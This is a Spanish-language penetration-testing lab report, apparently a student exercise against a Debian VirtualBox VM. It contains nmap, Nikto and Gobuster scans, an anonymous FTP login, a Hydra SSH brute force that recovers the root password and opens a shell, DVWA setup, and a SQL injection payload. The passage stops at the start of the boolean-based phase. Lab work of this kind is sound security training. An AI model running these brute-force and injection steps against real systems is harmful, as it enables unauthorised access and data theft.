
Como podemos comprobar, la dirección ip de esta máquina es 192.168.1.62

### 3.1. Reconocimiento con Nmap

El objetivo de esta fase es identificar la ip de la máquina Debian y posteriormente los servicios expuestos, versiones y configuraciones inseguras mediante escaneo de puertos, validando los hallazgos forenses.

Para ello realizaremos lo siguientes pasos:

1. Reconocimiento a nuestra red con Nmap desde Kali. De esta forma, podremos conocer la dirección IP de la máquina Debian.
  - nmap -sn 192.168.1.0/24 → Descubrimiento pasivo de hosts activos en la red sin escanear puertos.



```
(kali㉿KALI)-[~]
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-09 02:36 CET
Nmap scan report for lan.home (192.168.1.1)
Host is up (0.0015s latency).
```

```
Nmap scan report for debian-1.home (192.168.1.54)
Host is up (0.00071s latency).
MAC Address: 08:00:27:BA:62:F9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Como se puede observar, la dirección Ip de la máquina debian es 192.168.1.54

2. Reconocimiento de vulnerabilidades con Nmap a la máquina Debian desde Kali. De esta forma, podremos identificar debilidades explotables en el sistema, servicios y configuraciones.

- nmap -sS -sV -sC -p- -O 192.168.1.54 → Reconocimiento agresivo completo que realiza lo siguiente:

- Encuentra todos los puertos abiertos
- Identifica versiones exactas de los servicios
- Ejecuta scripts automáticos que detectan vulnerabilidades conocidas
- Detecta el sistema operativo
- Mapea superficie de ataque para priorizar explotación

```
(kali㉿KALI)-[~]
$ nmap -sS -sV -sC -p- -O 192.168.1.54
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-09 03:27 CET
Nmap scan report for debian-1.home (192.168.1.54)
Host is up (0.00072s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to ::ffff:192.168.1.62
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|   256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
```

```
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:BA:62:F9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:ro
uteros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.42 seconds
```

Tras el reconocimiento inicial con Nmap (-sS -sV -sC -p- -O), se realizó un segundo escaneo orientado específicamente a la detección de vulnerabilidades conocidas mediante scripts NSE de la categoría vuln.

El comando utilizado fue:

- nmap -sV --script vuln -p- -T4 192.168.1.54 -oN  
nmap\_vuln\_192.168.1.54.txt

Este escaneo identificó los mismos servicios expuestos (FTP, SSH y HTTP) e incorporó, además, referencias directas a CVEs y exploits públicos asociados a las versiones detectadas. Estas vulnerabilidades se podrán consultar en el anexo Vulnerabilidades Nmap:

- Puerto 21/tcp – vsftpd 3.0.3
  - Nmap, a través del script vulners, asocia la versión 3.0.3 de vsftpd con vulnerabilidades como CVE-2021-30047 (CVSS 7.5) y CVE-2021-3618 (CVSS 7.4), lo que confirma que el servicio FTP no solo está mal configurado (acceso anónimo), sino que además se apoya en una versión con problemas de seguridad conocidos.
- Puerto 22/tcp – OpenSSH 9.2p1 (Debian 12)

- El escaneo lista múltiples CVEs de alta criticidad (por ejemplo CVE-2023-38408, CVE-2024-6387) y numerosos exploits públicos relacionados con OpenSSH 9.2p1, evidenciando que, si no se aplica hardening y actualización, el servicio SSH puede convertirse en un vector de explotación remoto crítico.
- Puerto 80/tcp – Apache httpd 2.4.62 (Debian)
  - Para Apache 2.4.62, el módulo vulners devuelve referencias a vulnerabilidades recientes de severidad alta y crítica (CVE-2025-23048, CVE-2024-47252, entre otras), junto con exploits publicados en PacketStorm y otros repositorios.
  - El script http-enum detecta además una instalación de WordPress antigua (múltiples artefactos identificados como versiones 2.x en /wp-includes y readme.html), lo que refuerza el riesgo de explotación de vulnerabilidades conocidas de WordPress sobre un servidor web ya desactualizado.

En conjunto, este escaneo con --script vuln permite no solo confirmar los servicios descubiertos en el reconocimiento inicial, sino también priorizar los vectores de ataque según su criticidad real: vsftpd 3.0.3 expuesto en el puerto 21, OpenSSH 9.2p1 accesible en el puerto 22 y Apache 2.4.62 sirviendo una instancia obsoleta de WordPress en el puerto 80, todos ellos con CVEs y exploits públicos disponibles.

## 3.2. Detección de vulnerabilidades

### 3.2.1. Escaneo Inicial

Haciendo uso anteriormente de Nmap se identificaron servicios vulnerables en 192.168.1.54

Puerto/Servicio	Vulnerabilidad	Descripción	Criticidad	OWASP Top 10	Evidencia Forense
21/tcp vsftpd 3.0.3	FTP Anónimo Habilitado	El servidor FTP permite conexiones sin autenticación usando usuario "anonymous". Cualquier persona puede conectarse, listar archivos y probablemente subir archivos maliciosos para crear puertas traseras.	CRÍTICA	A05:2021 Security Misconfiguration	/etc/vsftpd.conf con anonymous_enable=YES
80/tcp Apache 2.4.62	Listado de Directorios WordPress Expuesto	El servidor web muestra el contenido de directorios cuando no hay página principal, permitiendo a atacantes ver todos los archivos (incluyendo wp-config.php con contraseñas). WordPress admin visible en robots.txt.	ALTA	A05:2021 Security Misconfiguration A01:2021 Broken Access Control	access.log muestra accesos a wp-admin/install.php
22/tcp OpenSSH 9.2p1	Configuración SSH Débil	El servidor SSH permite inicio de sesión directo como root y autenticación por contraseña débil, facilitando ataques de fuerza bruta para acceso administrativo.	MEDIA	A07:2021 Identification and Authentication Failures	/etc/ssh/sshd_config
MySQL (probable)	Base de Datos Expuesta	Puerto de base de datos abierto con usuario y contraseña débiles en texto plano dentro del archivo de configuración de WordPress.	ALTA	A07:2021 Identification and Authentication Failures A03:2021 Injection	wp-config.php: DBPASS=123456

### 3.2.2. Enumeración Web

La enumeración web es la fase de reconocimiento activo donde se mapea la estructura completa de un servidor web para identificar recursos ocultos, configuraciones erróneas y puntos de entrada para ataques posteriores (SQLi, RCE). Se ejecuta tras Nmap detectar HTTP (puerto 80), usando fuerza bruta controlada para descubrir directorios/archivos que no están linkeados.

- Nikto: Escaneo de Vulnerabilidades Web

```
nikto -h http://192.168.1.54
```

Nikto es un scanner que prueba más de 8000 configuraciones conocidas, headers inseguros y archivos expuestos.

Automatiza detección de:

- Misconfiguraciones (missing headers:  
X-Frame-Options, X-Content-Type-Options)
- Archivos sensibles (xmlrpc.php, license.txt)
- Directorios browsables (OWASP A05 Security Misconfig)

```
(kali㉿KALI)-[~]
$ nikto -h http://192.168.1.54
- Nikto v2.5.0
_____
+ Target IP:      192.168.1.54
+ Target Hostname: 192.168.1.54
+ Target Port:    80
+ Start Time:    2026-02-09 19:44:23 (GMT1)
_____
+ Server: Apache/2.4.62 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /fIrT2FkU.iso2022-jp: Drupal Link header found with value: <http://localhost/index.php/wp-json/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 623573d915b52, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /xmlrpc.php: xmlrpc.php was found.
+ /license.txt: License file found may identify site software.
+ /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information.
+ 8102 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:        2026-02-09 19:44:48 (GMT1) (25 seconds)
_____
+ 1 host(s) tested
```

- Gobuster: Fuerza Bruta Directorios

```
gobuster dir -u http://192.168.1.54 -w
/usr/share/wordlists/dirb/common.txt
```

Gobuster realiza fuerza bruta contra wordlists para descubrir paths ocultos no indexados.

```
(kali㉿KALI)-[~]
$ gobuster dir -u http://192.168.1.54 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.1.54
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 277]
/.htpasswd      (Status: 403) [Size: 277]
/.hta          (Status: 403) [Size: 277]
/0              (Status: 301) [Size: 0] [→ http://192.168.1.54/0/]
/admin          (Status: 302) [Size: 0] [→ http://localhost/wp-admin/]
/dashboard      (Status: 302) [Size: 0] [→ http://localhost/wp-admin/]
/favicon.ico    (Status: 302) [Size: 0] [→ http://localhost/wp-includes/images/w-logo-blue-white
/index.html    (Status: 200) [Size: 10701]

=====
/login          (Status: 302) [Size: 0] [→ http://localhost/wp-login.php]
/robots.txt     (Status: 200) [Size: 109]
/server-status  (Status: 403) [Size: 277]
/wp-admin       (Status: 301) [Size: 315] [→ http://192.168.1.54/wp-admin/]
/wp-content     (Status: 301) [Size: 317] [→ http://192.168.1.54/wp-content/]
/wp-includes    (Status: 301) [Size: 318] [→ http://192.168.1.54/wp-includes/]
/xmlrpc.php     (Status: 405) [Size: 42]

Progress: 4613 / 4613 (100.00%)
=====

Finished
```

### Hallazgos Críticos:

Hallazgo	Herramienta	Riesgo	Impacto
wp-content/uploads browsable	Nikto	OWASP A01 Broken Access Control	Fuga backups/.sql Historial
/wp-login.php + /wp-admin	Gobuster	SQLi probable en forms	Dump wp_users (creds admin)

xmlrpc.php expuesto	Ambas	Histórico DDoS/bruteforce	Amplificación ataques
Missing security headers	Nikto	XSS/CSRF posible	Escalada ataques web

### 3.3. Explotación de FTP

Se conectó exitosamente al servidor FTP con usuario "anonymous" y contraseña vacía. Se pudo ver el directorio principal (raíz) del sistema de archivos del servidor Debian. Sin embargo, está denegado el permiso de ver subcarpetas, descargar archivos de configuración y subir archivos.

```
(kali㉿KALI)-[~]
└─$ ftp 192.168.1.54
Connected to 192.168.1.54.
220 (vsFTPd 3.0.3)
Name (192.168.1.54:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||51305|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          122        4096 Oct  8  2024 .
drwxr-xr-x  2 0          122        4096 Oct  8  2024 ..
226 Directory send OK.
ftp> dir
229 Entering Extended Passive Mode (|||31721|)
150 Here comes the directory listing.
226 Directory send OK.
```

Es muy grave porque cualquier persona desde internet puede conectarse a tu servidor sin necesidad de usuario ni contraseña. Aunque no puede leer todos los archivos ni subir malware, sí puede ver la estructura básica del sistema y confirmar que tienes servicios expuestos.

En términos de seguridad, esto se llama "Configuración insegura" (OWASP A05). Un atacante puede usar esta información para planear ataques más específicos contra su WordPress o SSH.

Podemos concluir con que el servidor tiene una puerta abierta aunque no completamente explotable

### 3.4. Fuerza bruta SSH con Hydra

Un ataque de fuerza bruta SSH consiste en probar masivamente combinaciones de usuario/contraseña contra el servicio SSH (puerto 22) hasta adivinar las credenciales correctas.

Este ataque automatiza intentos con herramientas como Hydra, usando diccionarios de contraseñas comunes como rockyou.txt, y que comprueba sistemáticamente hasta éxito.

```
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.54 -t 4
```

```
(kali㉿KALI)-[~]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.54 -t 4

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-09 18:41:59
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.54:22
[22][ssh] host: 192.168.1.54 login: root password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-09 18:42:04
```

La fase se centra en fuerza bruta SSH (OWASP A07:2025 Authentication Failures), usando Hydra desde Kali Linux (192.168.1.62) con rockyou.txt, obteniendo como resultado el usuario root y su contraseña: 123456. Esto otorga shell root total (kernel 6.1), permitiendo post-explotación simulada: enumeración, persistencia y pivoteo.

```
(kali㉿KALI)-[~]
$ ssh root@192.168.1.54
The authenticity of host '192.168.1.54 (192.168.1.54)' can't be established.
ED25519 key fingerprint is: SHA256:y+azUUsJLjX3WV8+EjMaTB4WybwH7XBL Ct7vp3zvLg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.54' (ED25519) to the list of known hosts.
root@192.168.1.54's password:
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@debian:~#
::1          debian.debian    ff02::2           ip6-allrouters   ip6-loopback
debian       ff02::1          ip6-allnodes     ip6-localhost    localhost
root@debian:~#
```

### 3.5. Inyección SQL

La inyección SQL es un ataque que explota vulnerabilidades en aplicaciones web al insertar código SQL malicioso en campos de entrada no sanitizados.


Permite a atacantes manipular consultas SQL para extraer, modificar o eliminar datos de bases de datos. OWASP A03:2021 (3er riesgo crítico).

Surge cuando inputs usuario concatenan directamente en queries sin prepared statements ni escaping.

#### 3.5.1. Fase 1: Reconocimiento e Instalación del Entorno Vulnerable

Identificamos WordPress existente en 192.168.1.54 pero se optó por DVWA (Damn Vulnerable Web Application) para demo controlada. En la VM Debian:

- Verificamos Apache activo (service apache2 status) y estructura /var/www/html/ con WordPress.



```
(kali㉿KALI)-[~]
$ ssh root@192.168.1.54
root@192.168.1.54's password:
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 10 19:13:20 2026 from 192.168.1.62
root@debian:~#
```

```
root@debian:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; preset: enabled)
   Active: active (running) since Tue 2026-02-10 19:50:22 EST; 39min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 1759 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 1765 (apache2)
    Tasks: 9 (limit: 9225)
   Memory: 71.1M
      CPU: 2.143s
      CGroup: /system.slice/apache2.service
              └─1765 /usr/sbin/apache2 -k start
                  ├─1766 /usr/sbin/apache2 -k start
                  ├─1767 /usr/sbin/apache2 -k start
                  ├─1768 /usr/sbin/apache2 -k start
                  ├─1769 /usr/sbin/apache2 -k start
                  ├─1770 /usr/sbin/apache2 -k start
                  ├─1781 /usr/sbin/apache2 -k start
                  ├─1787 /usr/sbin/apache2 -k start
                  └─1788 /usr/sbin/apache2 -k start

Feb 10 19:50:22 debian systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Feb 10 19:50:22 debian systemd[1]: Started apache2.service - The Apache HTTP Server.
```

- Clonamos DVWA: git clone <https://github.com/digininja/DVWA.git> /var/www/html/DVWA/ (6MB descargados).

```
root@debian:/var/www/html# git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA' ...
remote: Enumerating objects: 5648, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 5648 (delta 7), reused 6 (delta 6), pack-reused 5637 (from 2)
Receiving objects: 100% (5648/5648), 2.66 MiB | 15.00 KiB/s, done.
Resolving deltas: 100% (2820/2820), done.
root@debian:/var/www/html#
```

- Configuramos config.inc.php con credenciales MariaDB (root/123456 de wp-config leak).

```
root@debian:/var/www/html# cd DVWA
root@debian:/var/www/html/DVWA# ls
about.php      dvwa          phpinfo.php    README.ko.md  SECURITY.md
CHANGELOG.md   external       php.ini        README.md    security.php
compose.yml    favicon.ico   README.ar.md   README.pl.md  security.txt
config         hackable      README.es.md   README.pt.md  setup.php
COPYING.txt    index.php     README.fa.md   README.tr.md  tests
database       instructions.php README.fr.md   README.vi.md  vulnerabilities
Dockerfile     login.php     README.id.md   README.zh.md  robots.txt
docs           logout.php    README.it.md
```

```
root@debian:/var/www/html/DVWA# cd config
root@debian:/var/www/html/DVWA/config# ls
config.inc.php.dist
root@debian:/var/www/html/DVWA/config# cp config.inc.php.dist config.inc.php
root@debian:/var/www/html/DVWA/config# ls
config.inc.php  config.inc.php.dist
root@debian:/var/www/html/DVWA/config#
```

```

kali@KALI: ~
Session  Acciones  Editar  Vista  Ayuda
GNU nano 7.2          config.inc.php *
<?php

# If you are having problems connecting to the MySQL database and all of the vari>
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a prob>
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED du>
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicat>
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ] = getenv('DB_USER') ?: 'root';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: '123456';
$_DVWA[ 'db_port' ] = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings

^G Help      ^O Write Out ^W Where Is  ^K Cut      ^T Execute  ^C Location
^X Exit      ^R Read File ^Y Replace   ^U Paste    ^J Justify  ^/ Go To Line

```


- Aplicamos permisos: chown -R www-data DVWA. Creamos BD separada: mysql -u root -p123456 -e "CREATE DATABASE dvwa;" y reiniciamos Apache.

```

root@debian:/var/www/html/DVWA/config# chown -R www-data /var/www/html/DVWA/
root@debian:/var/www/html/DVWA/config# mysql -u root -p123456 -e "Create database
dvwa;"
root@debian:/var/www/html/DVWA/config# service apache2 restart
root@debian:/var/www/html/DVWA/config# 

```

Accedemos <http://192.168.1.54/DVWA/setup.php> → "Create Database" confirma despliegue exitoso.




These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

[Create / Reset Database](#)


### 3.5.2. Fase 2: Autenticación y Configuración Nivel Vulnerable

Iniciamos sesión: admin/password. En panel izquierdo seleccionamos DVWA Security: Low (sin sanitización input). Navegamos a SQL Injection (/DVWA/vulnerabilities/sql/).



The screenshot shows the DVWA Security interface. On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, and Authorisation Bypass. The 'Security Level' section on the right indicates the current level is 'low'. It explains that security levels change vulnerability levels. Below this, a numbered list details the four security levels: 1. Low (completely vulnerable), 2. Medium (example of bad security practices), 3. High (extension of medium difficulty), and 4. Impossible (secure against all vulnerabilities). A dropdown menu shows 'Low' is selected, with a 'Submit' button next to it. At the bottom, there's a link to 'View Broken Access Control Logs'.

Formulario vulnerable: Campo "User ID" concatenado directamente en query SQL sin validación.



The screenshot shows a browser window with the title "Vulnerability: SQL Injection". The URL is http://192.168.1.54/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit. On the left, there's a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (which is highlighted in green), and SQL Injection Advanced. The main content area has a "User ID:" input field containing "1' OR '1='1" and a "Submit" button. Below the input field, the output shows: "ID: 1", "First name: admin", and "Surname: admin" in red text.


### 3.5.3. Fase 3: Explotación - Bypass Autenticación (Boolean-Based)
